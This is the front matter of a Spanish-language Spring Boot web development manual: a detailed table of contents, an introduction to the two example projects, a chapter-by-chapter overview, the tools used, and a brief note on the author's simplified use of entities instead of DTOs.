

# Aplicaciones Web con Spring Boot

# Índice

<b>1 INTRODUCCIÓN A SPRING .....</b>	ERROR! BOOKMARK NOT DEFINED.
1.1 ORGANIZACIÓN DEL MANUAL .....	1
1.2 QUÉ VOY A USAR .....	2
1.3 DTO. ERRORES DE DISEÑO EN LOS EJEMPLOS.....	2
1.3.1 EJEMPLO DE CONVERSIÓN .....	3
1.4 SPRING CORE .....	4
1.4.1 INVERSIÓN DE CONTROL E INYECCIÓN DE DEPENDENCIA .....	4
1.4.2 PROGRAMACIÓN ORIENTADA A ASPECTOS.....	4
1.5 DEFINICIÓN DE BEANS EN SPRING.....	5
1.5.1 FICHEROS DE XML.....	5
1.5.2 FICHEROS DE JAVA.....	6
1.5.3 ANOTACIONES EN EL CÓDIGO FUENTE.....	7
1.6 INYECCIÓN DE DEPENDENCIA.....	8
1.6.1 @AUTOWIRED Y @QUALIFIED .....	8
1.7 SCOPE.....	9
1.8 AOP .....	10
1.8.1 CONCEPTOS BÁSICOS.....	11
1.8.2 ADVICES .....	11
1.8.3 PUNTOS DE CORTE .....	13
1.8.3.1 EJEMPLOS DE SINTAXIS .....	14
1.8.3.2 REUTILIZAR PUNTOS DE CORTE .....	15
1.8.4 EJEMPLOS .....	16
1.8.4.1 REGISTROS.....	16
1.8.4.2 CAMBIAR LA EJECUCIÓN .....	17
1.8.4.3 REINTENTAR UNA OPERACIÓN.....	17
1.9 GRADLE. DEPENDENCIAS Y ESTRUCTURA DE UN PROYECTO.....	19
1.9.1 TIPOS DE DEPENDENCIAS.....	20
1.9.2 WEB.XML .....	21
1.10 EL CONTEXT ROOT DE LA APLICACIÓN .....	22
<b>2 CONCEPTOS BÁSICOS .....</b>	<b>23</b>
2.1 MVC .....	23
2.1.1 MVC EN APLICACIONES WEB .....	24
2.2 INVERSIÓN DE DEPENDENCIA. ARQUITECTURA LIMPIA .....	25
2.2.1 REGLA DE DEPENDENCIA .....	26
2.2.2 INVERSIÓN DE CONTROL. CÓMO CRUZAR LAS FRONTERAS .....	26
2.3 PROTOCOLO HTTP .....	26
2.3.1 PETICIÓN .....	27
2.3.2 RESPUESTA .....	28
2.3.3 HTTPS .....	28
2.3.4 SESIONES HTTP.....	28
2.4 PROTOCOLO MIME .....	30
2.4.1 ENCABEZADOS Y TIPOS.....	30
2.4.2 MENSAJES MULTIPARTE .....	30
2.5 JNDI .....	31
2.5.1 DEFINICIONES Y CONCEPTOS BÁSICOS .....	31
2.5.2 REPOSITORIO DE OBJETOS .....	31
2.5.3 CLASES NECESARIAS .....	32

<b>3 EJEMPLO PERSONAS .....</b>	<b>33</b>
3.1 CREACIÓN DEL PROYECTO .....	33
3.2 DEPENDENCIAS .....	35
3.3 EL MODELO .....	36
3.4 EL CONTROLADOR .....	38
3.4.1 ANOTACIONES .....	39
3.4.2 MÉTODOS DE ACCIÓN .....	39
3.4.3 BINDING .....	40
3.4.4 LÓGICA DEL CONTROLADOR .....	41
3.4.4.1 VER .....	41
3.4.4.2 CREAR .....	41
3.5 LA VISTA .....	42
3.5.1 QUÉ ES UNA PÁGINA JSP .....	43
3.5.2 DIRECTIVAS .....	44
3.5.3 EXPRESSION LANGUAGE .....	45
3.5.4 BIBLIOTECAS DE ETIQUETAS. JSTL .....	45
3.5.5 LAS VISTAS DEL EJEMPLO .....	46
3.5.5.1 VER .....	46
3.5.5.2 CREAR .....	46
3.5.5.3 ERROR .....	48
3.5.5.4 EL MENÚ PRINCIPAL .....	48
3.6 CONFIGURACIÓN DE SPRING BOOT .....	49
3.6.1 CLASES CREADAS POR EL ASISTENTE .....	49
3.6.2 EL FICHERO DE CONFIGURACIÓN .....	50
<b>4 MODELO, DEPENDENCIAS Y CONFIGURACIÓN .....</b>	<b>52</b>
4.1 DESCRIPCIÓN DEL EJEMPLO .....	52
4.2 CREACIÓN DEL PROYECTO .....	53
4.2.1 CODIFICACIÓN DE CARACTERES .....	54
4.3 DEPENDENCIAS .....	55
4.4 EL MODELO .....	57
4.4.1 ENTIDADES .....	57
4.4.2 REPOSITORIOS .....	60
4.4.3 INICIAR LOS DATOS .....	61
4.5 CONFIGURACIÓN APLICADA .....	62
4.5.1 ARRANQUE Y CONFIGURACIÓN .....	62
4.5.2 PROPIEDADES .....	65
<b>5 LA VISTA .....</b>	<b>66</b>
5.1 SINTAXIS DE LAS PÁGINAS JSP .....	66
5.1.1 SCRIPTLETS Y OBJETOS PREDEFINIDOS. SCOPE .....	66
5.1.2 DIRECTIVAS .....	67
5.1.2.1 CODIFICACIÓN DE CARACTERES. UTF-8 .....	69
5.1.3 ACCIONES ESTÁNDARES .....	70
5.2 EXPRESSION LANGUAGE (EL) .....	70
5.2.1 SINTAXIS .....	71
5.2.2 ÁMBITOS (SCOPE) Y OBJETOS PREDEFINIDOS .....	71
5.2.3 FUNCIONES .....	72
5.3 JSTL .....	73
5.3.1 CORE .....	73
5.3.2 FUNCTIONS .....	75
5.3.3 FORMATTING .....	76
5.3.4 EJEMPLOS .....	77

5.3.4.1	VER TIPO DE PRODUCTO .....	78
5.3.4.2	CREAR TIPO DE PRODUCTO.....	79
5.3.4.3	BORRAR TIPO DE PRODUCTO .....	80
5.4	ETIQUETAS XML DE SPRING .....	82
5.4.1	ETIQUETAS PARA FORMULARIOS.....	82
5.4.1.1	ERRORES .....	86
5.4.1.2	CARACTERES DE ESCAPE .....	87
5.4.2	ETIQUETAS BÁSICAS DE SPRING.....	88
5.4.2.1	IDIOMAS.....	90
5.4.2.2	CARACTERES DE ESCAPE .....	91
5.4.2.3	BIND.....	92
5.4.3	EJEMPLOS .....	93
5.4.3.1	MODIFICAR TIPO DE PRODUCTO .....	93
5.4.3.2	VER PROVEEDOR .....	96
5.4.3.3	CREAR PROVEEDOR .....	97
5.4.3.4	BORRAR PROVEEDOR .....	98
5.4.3.5	MODIFICAR PROVEEDOR.....	100
5.4.4	INYECCIÓN DE CÓDIGO.....	103
5.5	INTERNACIONALIZACIÓN (I18N) .....	104
5.5.1	USO DE FICHEROS DE RECURSOS.....	105
5.5.2	TRADUCCIÓN AUTOMÁTICA.....	105
5.6	RESOLTORES DE VISTAS .....	107
5.6.1	RESOLUTOR POR DEFECTO .....	107
5.6.2	TILES.....	108
5.6.2.1	ETIQUETAS DE XML .....	110
5.6.2.2	FICHEROS DE CONFIGURACIÓN .....	111
5.6.2.3	CONFIGURACIÓN DE SPRING BOOT Y DEPENDENCIAS.....	112
<b>6</b>	<b>EL CONTROLADOR.....</b>	<b>114</b>
6.1	CREAR UN CONTROLADOR.....	114
6.1.1	CÓMO FUNCIONA.....	114
6.1.2	ANOTACIÓN @CONTROLLER.....	114
6.1.3	ANOTACIÓN @CONTROLLERADVICE.....	115
6.1.4	ACCIONES SIMPLES .....	116
6.2	MÉTODOS DE ACCIÓN .....	116
6.2.1	MAPEO DE PETICIONES .....	117
6.2.2	ERRORES .....	118
6.2.3	ARGUMENTOS DE LOS MÉTODOS DE ACCIÓN .....	119
6.2.4	TIPOS DE RETORNO .....	121
6.3	OTRAS ANOTACIONES .....	122
6.4	EJEMPLOS CLÁSICOS .....	124
6.4.1	ENTRADA .....	124
6.4.2	ERROR .....	124
6.4.3	TIPO DE PRODUCTO .....	125
6.4.3.1	VER.....	125
6.4.3.2	CREAR .....	125
6.4.3.3	BORRAR .....	127
6.4.3.4	MODIFICAR .....	128
6.4.4	PROVEEDOR .....	131
6.4.4.1	VER.....	131
6.4.4.2	CREAR .....	131
6.4.4.3	BORRAR .....	132
6.4.4.4	MODIFICAR .....	133
6.5	AJAX .....	134
6.5.1	FUNCIONAMIENTO .....	135
6.5.1.1	PETICIONES TRADICIONALES .....	135

6.5.1.2	PETICIONES AJAX .....	135
6.5.2	RESPUESTA A UNA PETICIÓN AJAX. JSON.....	136
6.5.3	CREAR LA RESPUESTA JSON .....	137
6.6	JACKSON .....	139
6.6.1	ANOTACIONES.....	139
6.6.2	BUCLAS INFINITOS .....	141
6.6.2.1	JSONIGNORE .....	142
6.6.2.2	@JSONVIEW .....	143
6.7	JAVASCRIPT, JQUERY Y VALIDATE .....	145
6.7.1	JQUERY VALIDATE .....	146
6.7.2	PETICIONES AJAX CON JQUERY.....	148
6.8	EJEMPLOS AJAX.....	149
6.8.1	USUARIOS.....	149
6.8.1.1	VER.....	149
6.8.1.2	CREAR .....	150
6.8.1.3	BORRAR .....	154
6.8.1.4	MODIFICAR .....	156
6.8.2	PRODUCTOS .....	161
6.8.2.1	VER TRADICIONAL .....	161
6.8.2.2	VER AJAX.....	162
6.8.2.3	CREAR .....	164
6.8.2.4	BORRAR .....	167
6.8.2.5	MODIFICAR .....	168
6.9	SESIONES .....	173
6.9.1	SCOPED PROXY .....	174
6.9.2	INYECCIÓN DE SESIONES EN EL CONTROLADOR .....	176
6.9.3	ATRIBUTOS DE SESIÓN.....	177
6.9.4	CONFIGURACIÓN .....	179
<b>7</b>	<b>VALIDACIÓN, CONVERSIÓN Y FORMATEO DE DATOS.....</b>	<b>180</b>
7.1	INTERFAZ VALIDATOR .....	180
7.1.1	EJEMPLO .....	181
7.1.2	CONFIGURACIÓN .....	183
7.2	BEAN VALIDATION 2.0.....	183
7.2.1	ANOTACIONES.....	184
7.2.2	MENSAJES .....	187
7.2.2.1	INTERPOLACIÓN DE MENSAJES .....	188
7.2.3	GRUPOS .....	189
7.2.4	VALIDACIÓN MANUAL .....	190
7.2.4.1	PAYOUT.....	191
7.2.5	BASE DE DATOS .....	192
7.2.6	DEFINIR NUEVAS RESTRICCIONES.....	192
7.3	CONVERSIÓN DE CLASES .....	194
7.3.1	EJEMPLO. SERVICIO DE CONVERSIÓN .....	194
7.3.2	CREACIÓN DE UN CONVERSOR .....	195
7.3.3	CONFIGURACIÓN .....	196
7.4	EDITORES DE PROPIEDADES.....	196
7.4.1	EJEMPLO .....	197
7.4.2	PROPERTYEDITOR SUPPORT .....	199
7.4.3	CONFIGURACIÓN .....	200
7.5	FORMATORES.....	201
7.5.1	ANOTACIONES.....	201
7.5.2	EJEMPLO. INTERFAZ FORMATTER.....	202
7.5.3	CONFIGURACIÓN .....	202

7.5.4	ANOTACIONES PROPIAS .....	203
7.5.5	CONFIGURACIÓN DE ANOTACIONES PROPIAS.....	205
7.5.6	OTROS EJEMPLOS .....	205
7.5.6.1	FORMATEAR FECHAS.....	205
7.5.6.2	MAYÚSCULAS Y MINÚSCULAS .....	206
<b>8</b>	<b>SPRING SECURITY.....</b>	<b>209</b>
8.1	OWASP .....	209
8.2	AUTENTIFICACIÓN Y AUTORIZACIÓN.....	209
8.2.1	AUTENTIFICACIÓN.....	210
8.2.2	AUTORIZACIÓN.....	210
8.3	ALGORITMOS DE SEGURIDAD.....	210
8.3.1	ALGORITMOS DE CLAVE SECRETA O SIMÉTRICOS.....	210
8.3.2	ALGORITMOS DE CLAVE PÚBLICA/PRIVADA O ASIMÉTRICOS.....	210
8.3.3	CERTIFICADOS .....	211
8.3.4	ALGORITMOS DE RESUMEN, HASH O DIGETS.....	211
8.4	PROTOCOLO HTTPS.....	212
8.4.1	CONFIGURACIÓN DE TOMCAT .....	212
8.4.2	CONFIGURACIÓN EN ECLIPSE.....	213
8.5	CONFIGURACIÓN INICIAL .....	214
8.5.1	CAMBIO DE VERSIÓN.....	214
8.5.2	COMPORTAMIENTO POR DEFECTO .....	214
8.5.3	TAREAS A REALIZAR.....	215
8.5.4	PRIMER EJEMPLO .....	215
8.5.4.1	ANTES DE V5.7 .....	215
8.5.4.2	DESPUÉS DE V5.7 .....	217
8.6	CLASE WEBSECURITYCONFIGURERADAPTER .....	218
8.7	SPRING SECURITY VERSIÓN 6.X.....	220
8.7.1	USUARIOS.....	221
8.7.2	AUTORIZACIÓN Y CONFIGURACIÓN GENERAL.....	222
8.7.3	EXCEPCIONES A LAS NORMAS .....	222
8.8	COMPROBACIÓN DE PETICIONES.....	222
8.9	CODIFICACIÓN DE CONTRASEÑAS .....	223
8.10	AUTENTIFICACIÓN POR LOGIN Y CONTRASEÑA .....	224
8.10.1	ALMACENAMIENTO EN MEMORIA .....	225
8.10.2	ALMACENAMIENTO JDBC .....	226
8.10.2.1	ESQUEMA PREDEFINIDO.....	226
8.10.2.2	TABLAS PROPIAS .....	228
8.10.3	ALMACENAMIENTO PERSONALIZADO .....	228
8.10.4	FORMULARIO DE IDENTIFICACIÓN.....	230
8.11	AUTENTIFICACIÓN BÁSICA .....	233
8.12	AUTENTIFICACIÓN MEDIANTE TOKENS JWT .....	235
8.12.1	JSON WEB TOKEN .....	235
8.12.2	EL SERVIDOR .....	236
8.12.2.1	AUTENTIFICACIÓN .....	238
8.12.2.2	AUTORIZACIÓN.....	238
8.12.2.3	CONFIGURACIÓN DE SEGURIDAD .....	240
8.12.2.4	SPRING SECURITY 6.X.....	240
8.12.3	EL CLIENTE .....	241

8.13	LOGOUT DE SESIÓN .....	242
8.14	GESTIÓN DE SESIONES .....	243
8.15	CONEXIÓN ENcriptada .....	243
8.16	AUTORIZACIÓN .....	244
8.17	MÉTODO CONFIGURE (WEBSECURITY) .....	246
8.18	ETIQUETAS DE XML PARA SEGURIDAD.....	247
8.19	CSRF.....	248
8.19.1	CÓMO EVITARLO.....	250
8.19.2	CONFIGURACIÓN CON SPRING SECURITY .....	250
8.19.3	PETICIONES DESDE HTML.....	251
8.19.3.1	ATRIBUTO CSRF .....	251
8.19.3.2	ETIQUETAS DE SEGURIDAD .....	252
8.19.3.3	ETIQUETAS DE FORMULARIOS .....	252
8.19.4	PETICIONES AJAX .....	253
8.19.4.1	PARÁMETROS TRADICIONALES .....	253
8.19.4.2	CABECERAS ESPECIALES.....	253
8.20	CORS .....	256
8.20.1	REGLA DEL MISMO ORIGEN.....	256
8.20.2	JSONP .....	256
8.20.3	FUNCIONAMIENTO DE CORS .....	257
8.20.3.1	PETICIONES SIMPLES.....	257
8.20.3.2	PETICIONES VERIFICADAS .....	258
8.20.3.3	PETICIONES CON CREDENCIALES .....	259
8.20.3.4	RESUMEN DE CABECERAS.....	260
8.20.4	CONFIGURACIÓN CON SPRING MVC.....	261
8.20.5	INTEGRACIÓN CON SPRING SECURITY .....	262
8.20.5.1	CONFIGURACIÓN OPCIONAL .....	263
8.20.6	CORS Y CSRF .....	263
8.21	INYECCIÓN DE CÓDIGO.....	264
8.21.1	CÓMO EVITAR LA INYECCIÓN DE CÓDIGO .....	265
8.21.2	EJEMPLO CON OWASP SANITIZER .....	266
8.21.3	EJEMPLO CON OWASP ENCODER.....	268
8.22	AUTORIZACIÓN DE MÉTODOS.....	268
8.22.1	CONFIGURACIÓN .....	269
8.22.2	ANOTACIONES DISPONIBLES.....	269
8.22.3	EXPRESIONES SPEL PARA AUTORIZACIÓN .....	270
8.22.4	EXPRESIONES PERSONALIZADAS .....	271
8.22.5	EJEMPLOS .....	273
8.23	SEGURIDAD PROGRAMÁTICA .....	276
8.23.1	MÉTODOS DE ACCIÓN .....	276
8.23.2	SERVLET API .....	278
<b>9</b>	<b>CONFIGURACIÓN.....</b>	<b>279</b>
9.1	FICHEROS DE PROPIEDADES.....	279
9.1.1	YAML .....	279
9.1.2	ACCESO A LAS PROPIEDADES .....	280
9.1.3	PERFILES.....	281
9.2	INICIO DE LA APLICACIÓN.....	282
9.2.1	APLICACIÓN ESTÁNDAR.....	282
9.2.2	ANOTACIÓN @SPRINGBOOTAPPLICATION .....	284
9.2.3	APLICACIÓN WEB .....	285

9.3	CONFIGURAR UN SERVIDOR INTEGRADO.....	286
9.4	SPRING WEB MVC .....	288
9.4.1	TAREAS HABITUALES .....	288
9.4.2	PÁGINA DE ERROR POR DEFECTO .....	289
9.4.2.1	PROBLEMAS CON LAS PÁGINAS JSP. ERRORCONTROLLER.....	290
9.4.3	WEBMVCCONFIGURER.....	290
9.4.3.1	ADDCORSMAPPINGS, ADDINTERCEPTORS, ADDFORMATTERS , ADDVIEWCONTROLLERS .....	291
9.4.3.2	CONFIGUREVIEWRESOLVERS.....	292
9.4.3.3	CONTENIDO ESTÁTICO. ADDRESOURCEHANDLERS.....	293
9.4.3.4	EXCEPCIONES. CONFIGUREHANDLEREXCEPTIONRESOLVERS.....	293
9.4.4	ANOTACIÓN @ENABLEWEBMVC.....	294
9.5	BASES DE DATOS.....	294
9.5.1	DATASOURCE Y POOL DE CONEXIONES.....	295
9.5.2	CONFIGURACIÓN BÁSICA.....	295
9.5.2.1	PROBLEMAS CON ORACLE .....	296
9.5.3	PROPIEDADES ADICIONALES.....	296
9.5.4	DATOS INICIALES .....	297
9.5.4.1	HIBERNATE .....	297
9.5.4.2	SCRIPTS DE INICIO.....	298
9.5.5	H2.....	298
9.5.5.1	CONSOLA .....	299
9.5.5.2	EJEMPLO .....	300
9.5.6	JNDI .....	301
9.5.6.1	CONFIGURACIÓN DE TOMCAT.....	301
9.5.6.2	CONFIGURACIÓN DE LA APLICACIÓN .....	302
9.6	LOGS .....	302
9.6.1	DEPENDENCIAS.....	303
9.6.2	PROPIEDADES.....	303
9.7	VARIOS .....	304
9.7.1	MÁS PROPIEDADES.....	304
9.7.2	BANNER.....	305
<b>10</b>	<b>PRUEBAS UNITARIAS Y DE INTEGRACIÓN .....</b>	<b>306</b>
10.1	DEPENDENCIAS .....	306
10.2	ANOTACIONES .....	306
10.2.1	SPRING.....	307
10.2.2	SPRING BOOT .....	307
10.2.3	SEGURIDAD.....	310
10.3	PRUEBAS DE CONTROLADORES. MOCKMVCK .....	311
10.3.1	LA PETICIÓN.....	312
10.3.2	LA RESPUESTA.....	312
10.4	EJEMPLOS.....	314
10.4.1	PRUEBA UNITARIA CON MOCKS .....	314
10.4.2	PRUEBA INTEGRADA .....	316
10.4.3	PROBAR UN CONTROLADOR .....	318
<b>11</b>	<b>SERVICIOS RESTFUL .....</b>	<b>322</b>
11.1	QUÉ ES UN SERVICIO WEB .....	322
11.2	TECNOLOGÍAS EXISTENTES .....	322
11.2.1	JAX-WS. SERVICIOS SOAP .....	322
11.2.2	JAX-RS. RESTFUL .....	323
11.2.3	QUÉ UTILIZAR.....	323
11.3	SERVICIOS RESTFUL .....	324
11.3.1	REST .....	324

11.3.2	RESTFUL .....	324
11.3.3	EL ESTADO EN RESTFUL.....	325
11.3.4	NOMBREO DE RECURSOS.....	325
11.3.5	RESPUESTAS A LAS PETICIONES.....	326
11.3.6	FORMATO DE LOS DATOS .....	327
11.4	SERVICIO RESTFUL BÁSICO. RESPONSEENTITY .....	327
11.5	SERVICIO RESTFUL CON ANOTACIONES DE SPRING .....	330
11.6	HATEOAS / HAL.....	332
11.7	SERVICIO RESTFUL CON HAL .....	334
11.7.1	CREACIÓN DE LOS MODELOS DE REPRESENTACIÓN .....	336
11.7.2	EJEMPLO DE USO .....	337
11.8	SWAGGER. OPENAPI 3 CON SPRINGDOC.....	341
11.8.1	CONFIGURACIÓN INICIAL .....	342
11.8.2	PROPIEDADES .....	343
11.8.2.1	PATHS POR DEFECTO .....	343
11.8.2.2	FILTROS (LAS PROPIEDADES ADMITEN “*” EN LA RUTA).....	343
11.8.2.3	CONTENIDOS .....	343
11.8.2.4	DIBUJO .....	344
11.8.2.5	OTROS .....	344
11.8.3	ANOTACIONES.....	344
11.8.3.1	GENERALES.....	344
11.8.3.2	EXTENSIONES .....	346
11.8.3.3	SERVIDORES.....	347
11.8.3.4	OPERACIONES .....	347
11.8.3.5	ESQUEMAS .....	351
11.8.4	VALORES POR DEFECTO. RESPUESTAS.....	352
11.9	CLIENTE HTTP MANUAL.....	352
11.10	CLIENTE RESTTEMPLATE .....	354
11.10.1	CONFIGURACIÓN INICIAL .....	355
11.10.2	CONTROL DE ERRORES.....	356
11.10.3	EJEMPLO BÁSICO .....	357
11.10.4	EJEMPLO HAL .....	358
11.10.5	CERTIFICADOS AUTOFIRMANDOS .....	359
11.10.5.1	CANCELAR LA VALIDACIÓN DE CERTIFICADOS .....	360
11.10.5.2	CANCELAR LA VALIDACIÓN CON SPRING BOOT 3.X .....	360
11.10.5.3	IMPORTAR EL CERTIFICADO.....	361
<b>12</b>	<b>INTRODUCCIÓN A MICROSERVICIOS .....</b>	<b>363</b>
12.1	MICROSERVICIOS DE EJEMPLO .....	364
12.2	TABLERO DE ARRANQUE .....	368
12.3	SERVIDOR EUREKA.....	369
12.3.1	CREACIÓN DEL SERVIDOR .....	369
12.3.2	CONFIGURACIÓN DE LOS SERVICIOS .....	372
12.3.3	CREACIÓN DEL CLIENTE .....	373
12.4	SPRING CLOUD GATEWAY.....	375
12.4.1	CONFIGURACIÓN .....	375
12.4.2	RUTAS.....	376
12.4.3	PREDICADOS.....	377
12.4.4	FILTROS.....	379
12.4.4.1	FILTROS POR DEFECTO.....	381
12.4.5	SEGURIDAD.....	381
12.5	SPRING CLOUD CONFIG .....	381
12.5.1	EL SERVIDOR .....	381
12.5.2	EL REPOSITORIO .....	382

12.5.3	LOS CLIENTES .....	383
12.5.4	CONFIGURACIÓN ADICIONAL DEL SERVIDOR .....	383
12.5.4.1	CONEXIÓN .....	383
12.5.4.2	COPIAS LOCALES .....	384
12.5.4.3	VARIABLES ESPECIALES Y REPOSITORIOS MÚLTIPLES .....	384
12.5.4.4	AUTENTIFICACIÓN .....	385
<b>13</b>	<b>APÉNDICE A. ARQUEOLOGÍA.....</b>	<b>386</b>
13.1	SERVLETS .....	386
13.1.1	HTTPSERVLET .....	386
13.1.2	PETICIONES Y RESPUESTAS .....	387
13.2	PÁGINAS JSP .....	390
13.2.1	AÑADIENDO CÓDIGO DE JAVA.....	391
13.3	EL CONTROLADOR. EJEMPLO PERSONAS .....	393
13.3.1	BIBLIOTECAS Y DESCRIPCIÓN DEL PROYECTO.....	393
13.3.2	EL MODELO .....	394
13.3.3	EL SERVLET CONTROLADOR .....	394
13.3.4	LAS ACCIONES .....	395
13.3.5	SCOPE .....	397
13.3.6	SESIONES .....	397
<b>14</b>	<b>APÉNDICE B. LOGS .....</b>	<b>400</b>
14.1	FACHADAS .....	400
14.1.1	COMMONS LOGGING.....	401
14.1.2	SLF4J .....	402
14.2	LOGBACK .....	404
14.2.1	PRIMER EJEMPLO .....	404
14.2.2	FORMATOS .....	405
14.2.3	FICHEROS .....	406
14.2.4	FICHEROS INCREMENTALES .....	407
14.3	LOG4J2 .....	409
14.3.1	PRIMER EJEMPLO .....	409
14.3.2	FICHEROS .....	410
14.3.3	LOOKUPS .....	410
14.3.4	FICHEROS INCREMENTALES .....	411
<b>15</b>	<b>APÉNDICE C. PRUEBAS UNITARIAS .....</b>	<b>413</b>
15.1	DEFINICIÓN .....	413
15.1.1	UTILIDAD .....	413
15.2	BIBLIOTECAS .....	413
15.3	CREAR UNA PRUEBA .....	414
15.4	PRIMER EJEMPLO .....	415
15.5	PANTALLA DE RESULTADOS .....	418
15.6	OTRO EJEMPLO .....	419
15.7	ANOTACIONES JUNIT .....	421
15.7.1	ANOTACIONES BÁSICAS .....	421
15.7.2	FILTROS .....	422
15.7.3	REPETICIONES Y PARÁMETROS .....	422

15.8	SUITES.....	423
<b>16</b>	<b>APÉNDICE D. PRUEBAS DOBLES.....</b>	<b>425</b>
16.1	NOMENCLATURA.....	425
16.2	CLASE A PROBAR.....	425
16.3	MOCK MANUAL .....	426
16.3.1	ERROR CLÁSICO.....	427
16.3.2	EL CÓDIGO CORRECTO .....	428
16.4	MOCKITO .....	429
16.4.1	BIBLIOTECAS.....	429
16.4.2	EJEMPLO .....	430
16.5	MÉTODOS Y ANOTACIONES DE MOCKITO.....	431
16.5.1	DEFINICIÓN DE MOCKS .....	431
16.5.2	STUBS .....	432
16.5.3	ARGUMENT MATCHERS .....	432
16.5.4	VERIFICACIONES .....	433

# 1 Introducción a Spring

El objetivo de este manual es explicar cómo crear una aplicación Web con Spring Boot completa, desde la creación de entidades hasta las páginas JSP necesarias para su presentación al usuario.

Salvo algún que otro fragmento suelto de código, todos los ejemplos del manual se basarán únicamente en dos proyectos:

- **Personas.** Se trata de un proyecto muy simple, que se compone de un par de páginas JSP, un único controlador y poco más; ni siquiera utiliza una base de datos. El capítulo 3, “Ejemplo Personas” explica cómo se crea desde cero, y nos servirá para hacernos una idea general de cómo funciona el framework.
- **Productos.** El resto del manual se referirá a esta aplicación. He tratado de escribir un programa que realice todas las tareas habituales y que sea fácil de entender, por lo que aunque no es muy extenso sí que hace un poco de todo.

Daré por sabidos los conceptos básicos de redes, el patrón de diseño MVC, JPA y Spring Data JPA y por supuesto Spring Core. Tampoco explicaré HTML, CSS, JavaScript ni JQuery.

¿Qué es lo que sí voy a contar? La configuración básica de Spring Boot y cómo usar Spring Web MVC para escribir una aplicación. También algunos conceptos básicos de sesiones, Spring Security, validaciones, mensajes, tiles... no con profundidad, pero sí lo suficiente para saber utilizarlos en una aplicación Web. También hablaré de JSP y JSTL, pero sólo de lo que necesito para que funcionen como la Vista de MVC.

Siempre que pueda configuraré Spring mediante anotaciones, y de vez en cuando mediante clases de Java; no usaré ningún fichero de XML para configurar el framework, salvo en algunas herramientas externas que lo necesitan.

## 1.1 Organización del manual

En este **primer capítulo** he resumido las ideas básicas de Spring Core. Más que una explicación se trata de un recordatorio de todo lo que hace el núcleo del framework. El manual de referencia tiene varios cientos de páginas, así que no esperes grandes disquisiciones eruditas.

El **capítulo 2** es teórico. Aunque no cuente nada que vayas a escribir explícitamente explica varias ideas fundamentales, como el patrón MVC o el protocolo HTTP. Te ayudará a entender por qué Spring trabaja como lo hace.

En cambio el **capítulo 3** es totalmente práctico. Comienza una aplicación Web con Spring Boot desde cero. Es una aplicación muy tonta, ni siquiera emplea base de datos, pero empieza desde el principio y funciona.

Si sólo quieres unas nociones básicas de Spring Boot o Spring Web MVC te basta con la primera parte del manual. A partir de aquí voy a repetir las ideas anteriores, pero con más detalle y de un modo más sistemático. Los capítulos siguientes están todos organizados del mismo modo: hacen de guía de referencia del tema correspondiente y a continuación explican cómo se implementa en un proyecto concreto.

Comienzo una aplicación más realista y extensa. En el **capítulo 4** describo el ejemplo que usaremos a partir de este momento. Muestro la configuración necesaria de Spring Boot para el proyecto, las dependencias y describo el **Modelo** usado.

En el **capítulo 5** hablo de la **Vista**. Sintaxis de las páginas JSP, EL, JSTL y las bibliotecas de etiquetas de XML de Spring. En una aplicación MVC es muy difícil hablar sólo de una de las partes, ya que el sistema está diseñado para que unas se integren con otras; por tanto en los ejemplos habrá referencias continuas al controlador, aunque no lo estudiemos aquí.

El **capítulo 6** trata sobre el **Controlador**. Sintaxis, anotaciones, herramientas, páginas tradicionales, AJAX, y un ejemplo de sesiones. Veremos diferentes formas de gestionar los contenidos, con casos completos que incluirán la vista.

El **capítulo 7** trata sobre la validación, conversión y formateo de datos. Ya lo habremos usado en los capítulos anteriores, pero aquí se explican muchas más opciones.

La seguridad la veremos en el **capítulo 8**. Sólo será una introducción (de setenta páginas), pero aprenderemos lo suficiente para escribir una aplicación Web segura. O al menos que no sea ridículamente insegura.

---

El **capítulo 9** está dedicado a la configuración de Spring Boot: servidores integrados, bases de datos, control de errores, etc. También repasaré las opciones que he usado a lo largo del manual para que sirva como guía de consulta.

En el **capítulo 10** explico cómo utilizar JUnit y Mockito con Spring Boot, para la realización de pruebas unitarias e integradas.

El **capítulo 11** explica cómo escribir servicios RESTfull con Spring.

El **capítulo 12** habla de la arquitectura de microservicios y unas cuantas herramientas básicas de Spring para gestionarlos.

El **capítulo 13** es una introducción a Spring Web Flux y las aplicaciones reactivas.

He añadido varios apéndices al manual, sobre temas relacionados y herramientas adicionales básicas en el desarrollo de una aplicación.

El **Apéndice A. Arqueología** trata sobre la tecnología que hay debajo. La sintaxis antigua de las páginas JSP, atributos, servlets, etc. No es necesario para escribir aplicaciones Web con Spring, pero sí para entender cómo funciona realmente el framework. Te resultará útil leerlo antes de empezar con el capítulo 4.

El **Apéndice B. Logs** es un resumen de las API más usadas para la creación de logs.

El **Apéndice C. Pruebas unitarias** y el **Apéndice D. Pruebas dobles** son una introducción a JUnit y Mockito, para la realización de pruebas unitarias y el empleo de “mocks” en Java. Si nunca lo has usado estos apéndices son un buen punto de partida.

## 1.2 Qué voy a usar

Muchas cosas distintas:

- Las herramientas de desarrollo serán Eclipse y Java 8 con Gradle. He usado “Spring Tool Suite 4.6.0”. Las diferencias con Eclipse Java EE son pequeñas, pero tiene unos cuantos asistentes útiles. Como contenedor utilizaré Tomcat 9.
- Las páginas las escribiré con JSP. Es una tecnología muy vieja, pero se sigue usando mucho. Obviamente también añadiré unos cuántos JSTL. Usaré Tiles para crear las plantillas.
- En cuanto a Spring: Spring Boot, Spring Web MVC, Spring Data JPA, un poco de Spring REST y también algo de Spring Security.
- La base de datos será MySQL, y usaré Hibernate con JPA. También veremos cómo definir validaciones para JavaBeans mediante anotaciones.
- Y por supuesto, un poco de AJAX. Empelaré JQuery y alguno de sus plugins.

## 1.3 DTO. Errores de diseño en los ejemplos

Presupongo que conoces los conceptos básicos de MVC. Si la terminología de este apartado no te suena de nada, lee primero el punto **2.1, MVC**.

He preferido simplificar los ejemplos y tratar de centrarme en las cuestiones relacionadas con Spring. A cambio, he cometido un tremendo fallo de diseño: he usado las entidades del modelo directamente en la vista, tanto para dibujar los resultados como para leer los parámetros enviados por el cliente.

En un proyecto pequeño (o en los ejemplos de un manual) no presenta grandes inconvenientes, pero en casos reales no se debe hacer de este modo. El modelo de dominio, o el modelo de datos, no coincide casi nunca con el **modelo de la vista**. Una cosa es lo que almacenamos y otra lo que mostramos o lo que le permitimos modificar al usuario.

